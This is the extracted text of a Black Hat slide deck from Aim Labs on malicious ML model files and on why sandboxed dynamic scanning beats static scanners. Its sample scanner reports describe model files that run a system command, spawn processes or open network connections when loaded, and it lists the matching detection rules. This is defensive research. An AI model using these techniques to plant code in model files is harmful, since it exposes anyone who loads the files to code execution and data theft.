Custom architectures often include non-standard libraries

For example, YOLO models achieve State-of-the-Art results for image-based tasks while relying on non-standard ultralytics library

Formats such as SafeTensors also struggle with custom architectures


Let's talk about DeepSeek and Kimi-K2

Their architectures were not included in standard SafeTensors libraries such as transformers

To allow loading this SafeTensors repo, transformers allows loading architectures from custom code shipped in the repo.

KIMI

Let's talk about DeepSeek and Kimi-K2



KIMI

How to Handle Static Scanners' Shortcomings?

Pickle has existed for ages,
but model scanning is different

Static scanners are like EDRs
having malware hashes

Tracing inside a sandbox FTW

Why is that the right approach?

Model loading and inference performs an expected set of system and library calls

By strictly marking “normal” operations, we easily get a comprehensive list of “abnormal” actions for models

Targets the “exploit” part of a supply chain attack, and once an attack is recognized, “hashes” can be updated to include it as well

Why is that the right approach?

Issues 3

SEVERITY	ISSUE	DETECTED BY	SOURCE FILE
Critical	aim-glibc-code-execution	Dynamic Scanner	model11.joblib

DETAILS

glibc __libc_system called with arg0: echo "You've been pwned."
glibc __libc_system called with arg0: sleep 0.1

ISSUE DESCRIPTION

This model uses execution functions that are capable of running arbitrary commands on the host system during loading.

REMEDIATION

As no ML framework requires CLI commands as part of its loading or inference process, avoid using this model altogether.

SEVERITY	ISSUE	DETECTED BY	SOURCE FILE
High	aim-glibc-process-manipulation	Dynamic Scanner	model11.joblib
High	aim-sys-process-creation	Dynamic Scanner	model11.joblib

Why is that the right approach?

Issues 1

SEVERITY	ISSUE	DETECTED BY	SOURCE FILE
High	aim-sys-process-creation	Dynamic Scanner	pytorch_model.bin

DETAILS

syscall vfork called

ISSUE DESCRIPTION

This model uses process creation syscalls during loading, which spawn processes that are untraced.

REMEDIATION

As no ML framework creates new processes in loading or inference time, this is highly likely a malicious model. Avoid using it altogether.

Why is that the right approach?

Issues 2

SEVERITY	ISSUE	DETECTED BY	SOURCE FILE
Critical	aim-python-lib-mlflow-cmd	Static Scanner	pytorch_model.bin
High	aim-sys-process-creation	Dynamic Scanner	pytorch_model.bin

DETAILS

syscall vfork called

ISSUE DESCRIPTION

This model uses process creation syscalls during loading, which spawn processes that are untraced.

REMEDIATION

As no ML framework creates new processes in loading or inference time, this is highly likely a malicious model. Avoid using it altogether.

Why is that the right approach?

Issues 1

SEVERITY	ISSUE	DETECTED BY	SOURCE FILE
Critical	aim-sys-network	Dynamic Scanner	model.pkl

DETAILS

syscall connect called with ip_address: 192.168.116.131
syscall socket called

ISSUE DESCRIPTION

This model uses network-related syscalls during loading, which can enable unauthorized network access, data exfiltration, or command and control activities.

REMEDIATION

Avoid using this model. To further inspect this incident, collect more information about the remote address using your network admin or by using public tools such as whois.

black hat BRIEFINGS

Why is that the right approach?

Issues 4

SEVERITY	ISSUE	DETECTED BY	SOURCE FILE
Critical	aim-glibc-code-execution	Dynamic Scanner	model.keras

DETAILS

glibc __libc_system called with arg0: echo "You've been pwned."

ISSUE DESCRIPTION

This model uses execution functions that are capable of running arbitrary commands on the host system during loading.

REMEDIATION

As no ML framework requires CLI commands as part of its loading or inference process, avoid using this model altogether.

SEVERITY	ISSUE	DETECTED BY	SOURCE FILE
High	aim-glibc-process-manipulation	Dynamic Scanner	model.keras
High	aim-sys-process-creation	Dynamic Scanner	model.keras
Medium	aim-keras-unsafe-layer	Static Scanner	model.keras

DETAILS

Use of unsafe Keras layer Lambda

ISSUE DESCRIPTION

This model uses Lambda layers that execute arbitrary code at both runtime and build time during model loading. Proper sanitization of this code requires Dynamic Scanning.

REMEDIATION

If this is a homegrown model, consider converting the Lambda layer to a standard, already-defined Keras layer if possible. If this is an untrusted model, use this model only if the Dynamic Scanner concluded there are no malicious actions embedded into the model.

Static Scanners Shortcomings

- Near impossible to create a comprehensive denylist
- Computationally limited because static code analysis is NP-hard
- There is inherent ambiguity in only looking at modules used
- Always behind the curve of novel attack methods
- Some formats too convoluted to properly analyze this way

black hat BRIEFINGS

Dynamic Scanners Strengths

~~Near impossible to create a comprehensive denylist~~

Easy to build an exhaustive list of abnormal system and library calls

~~Computationally limited because static code analysis is NP-hard~~

No static analysis needed as all formats are easy to load / infer

~~There is inherent ambiguity in only looking at modules used~~

Unveils novel backdooring methods without prior knowledge

~~Always behind the curve of novel attack methods~~

Running python (byte)code is not NP-hard ;)

~~Some formats too convoluted to properly analyze this way~~

No ambiguity when tracing the actual operations

Black Hat Sound Bytes

As data scientists experiment with custom architectures, supply chain risk from model files is here to stay

Static scanners have inherent shortcomings and are always "behind the attackers curve"

Dynamically tracing model operation in a sandbox detects both existing and novel attack methods

Thank You!

Itay Ravia
Head of Aim Labs

aim security